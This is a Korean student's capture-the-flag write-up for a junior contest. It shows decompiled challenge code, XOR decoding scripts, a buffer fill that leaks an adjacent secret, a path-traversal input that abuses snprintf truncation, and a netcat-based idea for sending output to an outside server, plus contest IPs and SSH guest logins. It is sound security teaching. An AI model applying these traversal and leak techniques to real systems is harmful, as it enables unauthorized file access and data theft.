
Junior CTF Write-Up

서울 대원고등학교

404error[현성원]

Result

Rank	Image	ID	Level	Last time
1위		setuid0_	Clear!	12시 41분
2위		bean1234	Clear!	14시 06분
3위		notnagi	Clear!	15시 21분
4위		JuniorTest	Clear!	15시 40분
5위		jinmo123	Clear!	17시 00분
6위		qbx2	Clear!	17시 36분
7위		hukju0714	Clear!	20시 32분
8위		fizz	9	16시 11분
9위		iamfast	9	17시 57분
10위		404error	9	19시 00분

대회 종료후 1 ~ 10위까지의 Score Board.

Level0

문제 : 자, 이제부터 해커 테스트를 시작하겠습니다!

본 과정은 실제 작전인 "본선"을 위한
사전 테스트입니다. 따라서 어느정도의
실력만 갖추고 있다면 크게 어렵진 않으실
겁니다.

위 메뉴들 중 "대회 규칙"을 꼼꼼히
읽어주시고, 특히 부정행위는 엄격히
금지된다는 점을 명심해주십시오.

대회 규칙을 모두 확인했다면
아래 입력폼에 "확인"을 입력하십시오.

Flag : 확인

Level 1

자, 그럼 첫 번째 문제입니다.
우선 아주 간단한 문제부터 내볼까요?

로봇들은 종종 암호문을 이용하여 통신을 합니다.
하지만 그 방식은 모두 과거에 우리 인간들이
만든 알고리즘이죠. 심지어 고대의 암호방식을
그대로 사용할 때도 있습니다.

다음의 암호문을 한번 해석해 보십시오.

"HQGOHVVURERWZDU"

고대 암호중 Vigenère 가 있는데 디코딩을 해주는 페이지가 있다.
주소 : http://smurfoncrack.com/pygenere/
Length of codewords to try: 1 로 설정해두고 복호화 시킨다

Flag : ENDLESSROBOTWAR

Level2


다음은 리버싱 실력을 확인하는 문제입니다.

[다운로드]

위 바이너리를 분석하여 인증 루틴의

작동 원리를 밝혀내 보세요.

인증 성공에 사용되는 값이 바로 정답입니다.



처음 윗부분에서 입력한 값을 받고 한 글자씩 0x99와 xor 하면서 비교하고 있다.

'원본 값 xor 0x99 = 암호화된 값' 이므로 '암호화된 값 xor 0x99'를 하면 원본 값이 나올 것이다. 간단한 스크립트를 작성하여 문제 풀이를 진행 했다.

```
#ctf_2.py
encrypted = ("\xf1\xfc\xf5\xf5\xf6\xb9\xf3\xec\xf7\xf0"
             "\xf6\xeb\xb9\xf1\xf8\xfa\xf2\xfc\xeb\xea")

plaintext = ""

for i in range(len(encrypted)):
        plaintext += chr(ord(encrypted[i])^0x99)

print plaintext
```

```
C:\Users\sweetchip\Desktop>ctf_2.py
hello junior hackers
```

Flag : hello junior hackers

Level 3

http://115.68.24.145/junior_ctf/policy_chal/ 에
접근하여 ID와 Password를 획득하세요.

* 여러분이 시도할 수 있는 ID는
admin_1000 부터 admin_9999까지 존재합니다.
(자유롭게 1000 부터 9999 중에 하나를
선택하세요. 예를 들어 admin_7777,
admin id 1000~9999 중 하나만 선택해서
알아내면 됩니다. 모든 id의 password를
알 필요는 없습니다.

* 이는 여러 사람이 동시에 풀었을 때
서로 방해받지 않도록 하기 위함입니다.

주어진 링크를 들어가보면 원본 php 소스 파일이 들어있다

```
<!--login_ok.phps-->
<?php
    $id = $_GET['id'];
    $pass = $_GET['pass'];
    … 생략 …
    $fp = @fopen("./id_pass_db/" . $id . "_pass.txt", "r");
    … 생략 …

    if($pass == $real_password) {
        echo "Congrats! You got the password: $pass";
        include "../../../key.php";
        exit(0);
    }
    … 생략 …
?>
```

먼저 id와 pw를 인자로 받고 **$fp = @fopen("./id_pass_db/" . $id . "_pass.txt", "r");** 이 부분에 의해 인자로 넘겨진 아이디와 합쳐진다. 그리고 저 파일을 열어 패스워드를 받아 오고 사용자가 입력한 패스워드와 일치한다면 통과시키고 Key를 출력 한다.
예를 들어 id를 admin_1207 로 입력한다면 ./id_pass_db/admin_1207_pass.txt 파일을 열어 패스워드를 받아올 것이다. 소스 분석이 완료 되었으니 실제로 요청을 했다.

```
http://115.68.24.145/junior_ctf/policy_chal/id_pass_db/admin_1207_pass.txt
243
```

243 이라는 패스워드를 얻었고 이제 다시 로그인 페이지로 돌아가서 아이디와 비밀번호를 입력하면 된다. 하지만 대회가 끝난 후 1207번호는 너무 많은 시도로 인해 아이디가 block 되어 있어서 admin_1208로 재시도 했다.

```
// id = admin_1208, pw = 904
Congrats! You got the password: 904
The key is 'iamapolicyhacker'
```

Flag : iamapolicyhacker

Level 4

자, 이제부터는 쭈욱 리눅스로 진행됩니다.
리눅스 사용 경험이 많길 바랍니다.
이번 문제는 로컬 문제이고 바이너리를
분석하여 풀이를 인증하기 위한 키를
획득하세요.
[SSH 정보]
IP: 112.172.160.241
PORT: 2323
ID: guest_chaos
Password: fpdkfgenius
* 문제 바이너리 위치: /home/chaos/chal

처음 입력하고 바로 Key가 나왔다.

아마 input값이 음수가 돼야 일정 확률로 킷값이 출력되는 것 같다.

```
guest_chaos@ubuntu:/home/chaos$ ./chal

-----------------------------------
Let me know what UID you want to be
(Except root UID - 0)
UID: %s
Ok.. you input -1217003520 UID

Key: GoGoGoHackers!
```

Flag : GoGoGoHackers!

Level5

역시 리눅스 로컬 문제이고 바이너리를
분석하여 풀이를 인증하기 위한 키를
획득하세요!

[SSH 정보]
IP: 112.172.160.241
PORT: 2323

ID: guest_money
Password: greathacker
문제 바이너리 위치: /home/money/chal

```
void __cdecl sub_80485C4(int a1, int a2)
{
  FILE *v2; // [sp+24h] [bp-2834h]@1
  int v3; // [sp+28h] [bp-2830h]@7
  int v4; // [sp+2738h] [bp-120h]@1
  int v5; // [sp+2838h] [bp-20h]@1
  v5 = 0;
  memset(&v4, 0, 0x100u);
  v2 = fopen("./secret_key", "r");
 .. 생략 ..
  fgets((char *)&v5, 19, v2);
  fclose(v2);
  fgets((char *)&v4, 19, stdin);
  if ( !strcmp((const char *)&v5, (const char *)&v4) )
  {
    system("echo you got me");
    exit(0);
  }
  while ( 1 )
  {
    gets((char *)&v3); // Vuln!
    memcpy(&v4, &v3, strlen((const char *)&v3));
    printf("buf: %s₩n", &v4);
  }
}
```

서버에서 바이너리가 주어지고 다운로드 후 IDA로 분석한다. 일단 코드에서 쓰레기 코드 부분이나 필요 없는 부분은 모두 삭제 시켰다. 개인적으로 푼 문제 중 이 문제가 가장 어려웠던 것 같다.

분석을 해보면 시크릿 파일을 열고 변수 v5에 값을 저장한 다음, 사용자 입력을 받는데, 그 입력 값과 key가 일치하면 you got me를 띄워준다. 그 뒤로 while문에 들어가는데, v3에 사용자 입력을 다시한번 받고, memcpy로 v4에 복사하고 v4를 출력한다.
일단 이 프로그램의 메모리 구조는 **[Data][v4][v5][Data]** 이렇게 되는데, fgets로 v3에 넣고 memcpy로 v4에 복사한다. 그리고 v4와 v5 사이에는 초기의 memset으로 null문자가 끼워져 있으므로 기본적으로 print를 하면 잘라지게 된다. 그렇다면 v4에 v5바로 직전까지 데이터를 삽입하면 같은 v4로 인식해서 Flag를 출력할 것이다.

간단하게 다시 설명하면

[Data] [v4 = user input and some nulls] [v5 = flag] [Data] 의 구조에서
[Data] [A*256 (no nulls)] [Flag] [Data] 로 입력하면 Flag 도 같이 출력될 것이다.

```
guest_money@ubuntu:/home/money$ ./chal
i dont know passkey bb
buf: y bbnt know passke
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
buf:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAADidYouLikeIt?
```

Flag : DidYouLikeIt?

Level6

와우..! 잘하고 계십니다.
다음 바이너리 역시 분석하여 풀이를
인증하기 위한 키를 획득하세요!
[SSH 정보]
IP: 112.172.160.241
PORT: 2323
ID: guest_monkey
Password: awesomeboy
문제 바이너리 위치: /home/monkey/chal

```
int __cdecl view(int a1)
{
  int v1; // eax@1
  int result; // eax@6
  FILE *stream; // [sp+28h] [bp-150h]@4
  char s; // [sp+2Ch] [bp-14Ch]@6
  char filename; // [sp+12Ch] [bp-4Ch]@1
  int v6; // [sp+16Ch] [bp-Ch]@1
  snprintf(&filename, 0x40u, "list/%s.txt", a1); //
  LOBYTE(v1) = issymbolic((int)&filename);
  if ( v1 )
  {
    puts("No symbolic file.");
    exit(0);
  }
  stream = fopen(&filename, "rb");
  if ( !stream )
    exit(0);
  memset(&s, 0, 0x100u);
  fgets(&s, 200, stream);
  printf("%s", &s);
  return result;
}
```

Setuid가 걸린 로컬 서버의 바이너리를 인자를 넘겨 실행하는 방식의 프로그램이다. 이 문제도 역시 푸는데 많은 고민을 했었는데, 문제의 의도는 list 폴더에 있는 파일을 읽는 대신 flag 파일을 읽는 것으로 추정하고 코드를 살펴봤다. 문제의 코드는 snprintf 인데, 0x40바이트만큼 읽는 것이다. 그렇다면 다음과 같이 생각해 볼수 있다

| list/1.txt |
시작점 64byte 제한점

목표는 Flag를 봐야 하는 것인데, 따로 필터링을 하지 않아서 ../ 도 삽입이 가능하다.
하지만 뒤의 .txt 문자열을 없애야 하는데 고민 끝에 아이디어가 생각났다.

| list//../1|.txt

시작점 64byte 제한점

snprintf 에서는 64바이트만 복사하게 되어있으므로 64바이트 이후엔 잘리게 된다. 그것을 이용하여 .txt를 잘리게 만들고 원하는 파일을 읽을 수 있다.

적절하게 문자열 길이를 계산한 다음 서버에 입력한다.

```
guest_monkey@ubuntu:/home/monkey$ ./chal
./..////////////////////////////////////////////////secret
guest_monkey@ubuntu:/home/monkey$ ./chal
./..////////////////////////////////////////////////secret
real cool secret
```

*63바이트일 때 답이 나오는 이유는 끝에 null문자가 붙어서 이기 때문으로 추정됨

Flag : real cool secret

level7

리눅스 로컬 문제이고 바이너리를
분석하여 풀이를 인증하기 위한 키를
획득하세요!
[SSH 정보]
IP: 112.172.160.241
PORT: 2323
ID: guest_thepub
Password: talentedgirl
문제 바이너리 위치: /home/thepub/chal

역시 마찬가지로 문제 서버에 바이너리가 존재한다. 바이너리를 얻은 다음 분석했다.

```
int __cdecl sub_8048564()
{
  time_t v0; // ST34_4@4
  int result; // eax@9
  int v2; // ecx@9
  unsigned int i; // [sp+28h] [bp-120h]@4
  int v4; // [sp+2Ch] [bp-11Ch]@4
  FILE *v5; // [sp+30h] [bp-118h]@1
  int v6; // [sp+38h] [bp-110h]@1
  char v7; // [sp+138h] [bp-10h]@4
  int v11; // [sp+13Ch] [bp-Ch]@1

  memset(&v6, 0, 0x100u);
  v5 = fopen("./secret_key.txt", "r");
  if ( !v5 )
  {
    puts("error: secret key file open.");
    exit(0);
  }
  fgets((char *)&v6, 100, v5);
  fclose(v5);
  v0 = time(0);
  v7 = v0;
  v4 = 0;
  for ( i = 0; i < strlen((const char *)&v6); ++i )
  {
    if ( v4 == 4 )
      v4 = 0;
    *((_BYTE *)&v6 + i) ^= *(&v7 + v4++);
  }
  result = printf("buf = %s\n", &v6);
  return result;
}
```

간단하게 바이너리를 분석해보면 킷값을 읽고 버퍼에 저장한 다음, 현재시간을 hex로 바꿔서 킷값과 현재시간을 xor 연산하고 출력하는 프로그램이다. 그러므로 연산 당시의 서버 시간과 연산으로 나온 암호화된 값을 다시 xor 연산하면 원본 문자열이 나올 것이다.
서버에서 netcat이 설치되어 있어서 내 서버로 바이너리 실행결과를 보내서 dump하고, 서버 시간을 알아내서 xor하는 스크립트를 작성했다.

● 현재 시간은 date를 이용해서 알아낸다. 오차가 있을수 잇으므로 –1, +1 초도 연산해본다.

```
f = open("./a.dmp","rb") #buf dump file
a = f.read()
f.close()
#\x1E\xE0\xB3\x08\x11\xF3\xA6\x06\x11\xFB\xA6\x14\x11\xF3\xA6\x5B

b = "\x51\xf2\xb2\x59"[::-1]
j=0
c = ""
for i in range(0, len(a)):
        if j == 4:
                j=0
        c += chr(ord(a[i]) ^ ord(b[j]))
        j = j+1
print "Flag : "+c
#####################################################################
J:\script>J:\script\1.py
Flag : GRAYHATWHITEHAT
```

Flag : GRAYHATWHITEHAT

Level8

리눅스 로컬 문제이고 바이너리를
분석하여 풀이를 인증하기 위한 키를
획득하세요!

[SSH 정보]
IP: 112.172.160.241
PORT: 2323
ID: guest_paper
Password: cleverpeople
문제 바이너리 위치: /home/paper/chal

IDA로 파일을 열면 오류가 뜨지만 버전에 따라서 오류로 인해 죽는 버전도 있고 그대로 분석을 성공하는 버전도 있다. 처음 대회때 사용한 버전은 그대로 분석이 되어서 루틴을 볼수 있었는데, 추후에 다른 버전으로 로딩 시켜보니 에러가 났다. 그러므로 서버에서 readelf 로 살펴봤다

```
guest_paper@ubuntu:/home/paper$ readelf chal -a | more
readelf: Error: ELF Header:
Out of memory allocating 0xc70804b0 bytes for 32-bit relocation data
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
```

한눈에 봐도 뭔가 이상한 값으로 변조가 되어있다는 것을 알고 바이너리를 받아서 WinHex 로 연다음 **0x12d0 지점**에서 **b0 04 08 c7**을 **b0 00 00 00** 으로 변경하고 IDA로 로딩 했더니 몇 번 오류가 난 다음 정상적으로 로드 되었고 분석을 시작했다.

```
int __cdecl main(int a1, int a2)
{
  void *v2; // edx@1
  unsigned int v3; // ebx@1
  char v4; // sp@1
  int v5; // edi@3
  int v6; // edx@3
  void *v7; // edx@16
  unsigned int v8; // ebx@16
  char v9; // sp@16
  int v10; // edi@18
  int v11; // edx@18
  int result; // eax@22
  int v13; // ecx@22
  unsigned int i; // [sp+20h] [bp-128h]@10
```

```
FILE *v15; // [sp+28h] [bp-120h]@16
__int16 v16; // [sp+2Eh] [bp-11Ah]@1
int v17; // [sp+30h] [bp-118h]@2
signed int v18; // [sp+12Eh] [bp-1Ah]@1
signed int v19; // [sp+132h] [bp-16h]@1
signed int v20; // [sp+136h] [bp-12h]@1
signed __int16 v21; // [sp+13Ah] [bp-Eh]@1
int v22; // [sp+13Ch] [bp-Ch]@1
v22 = *MK_FP(__GS__, 20);
v18 = 1936287860; // v18 = 'siht';
v19 = 1601399135; // v19 = '_si_';
v20 = 1819044211; //  v20 = 'llis';
v21 = 121;          //  v21 = 'y'; -> this_is_silly
v2 = &v16;
v3 = 256;
if ( (v4 + 46) & 2 )
{
  v16 = 0;
  v2 = &v17;
  v3 = 254;
}
memset(v2, 0, 4 * (v3 >> 2));
v5 = (int)((char *)v2 + 4 * (v3 >> 2));
v6 = (int)((char *)v2 + 4 * (v3 >> 2));
if ( v3 & 2 )
{
  *(_WORD *)v5 = 0;
  v6 = v5 + 2;
}
if ( v3 & 1 )
  *(_BYTE *)v6 = 0;
if ( a1 != 2 )
{
  puts("I need an argument.");
  exit(0);
}
for ( i = 0; i < strlen((const char *)&v18); ++i )
  *((_BYTE *)&v16 + i) = *(_BYTE *)(*(_DWORD *)(a2 + 4) + i) ^ 0x30;
```

```
 if ( strcmp((const char *)&v18, (const char *)&v16) )
  {
    puts("Don't match.");
    exit(0);
  }
  v15 = fopen("./secret", "rb");
  v7 = &v16;
  v8 = 256;
  if ( (v9 + 46) & 2 )
  {
    v16 = 0;
    v7 = &v17;
    v8 = 254;
  }
  memset(v7, 0, 4 * (v8 >> 2));
  v10 = (int)((char *)v7 + 4 * (v8 >> 2));
  v11 = (int)((char *)v7 + 4 * (v8 >> 2));
  if ( v8 & 2 )
  {
    *(_WORD *)v10 = 0;
    v11 = v10 + 2;
  }
  if ( v8 & 1 )
    *(_BYTE *)v11 = 0;
  fgets((char *)&v16, 100, v15);
  fclose(v15);
  result = puts((const char *)&v16);
  if ( *MK_FP(__GS__, 20) != v22 )
    __stack_chk_fail(v13, *MK_FP(__GS__, 20) ^ v22);
  return result;
}
```

소스가 이전보다 많이 길어져서 그냥 수정 없이 풀이에 기록했다. 대충 분석해보면 실질적으로 쓰이는 부분은 얼마 되지 않고 대부분은 분석을 어렵게 하는 쓰레기 코드이다.

높은 버전의 IDA로 분석해보면 strcpy로 this_is_silly를 복사하고 다른 변수에 저장한다. [아마 헤더를 정확히 맞춰주면 strcpy가 나올 것이다.] 또 밑으로 내려가 보면 사용자가 입력한 문자열과 0x30으로 xor 연산 하는 것을 볼 수 있는데, xor 한 것과 this_is_silly를 비교한 뒤 맞으면 key를 출력하는 방식이다.
그러므로 this_is_silly를 0x30과 xor 한 다음 그 문자열을 넣으면 답이 출력될 것이다.

위를 토대로 문자열을 xor 시키는 간단한 스크립트를 작성했다.

```
a = "this_is_silly"
b=""
for i in range(len(a)):
        b += chr(ord(a[i]) ^ 0x30)

print b
```

```
C:\Users\sweetchip\Documents\for\script>2.py
DXYCoYCoCY\\I
##########################################################################
guest_paper@ubuntu:/home/paper$ ./chal DXYCoYCoCY\\\\I
wow ultra secret
```

하지만 인증이 안돼서 \를 \\ 로 입력했더니 인증이 되었다.
아마 \\를 \ 로 인식하기 때문인 것 같다.

Flag : wow ultra secret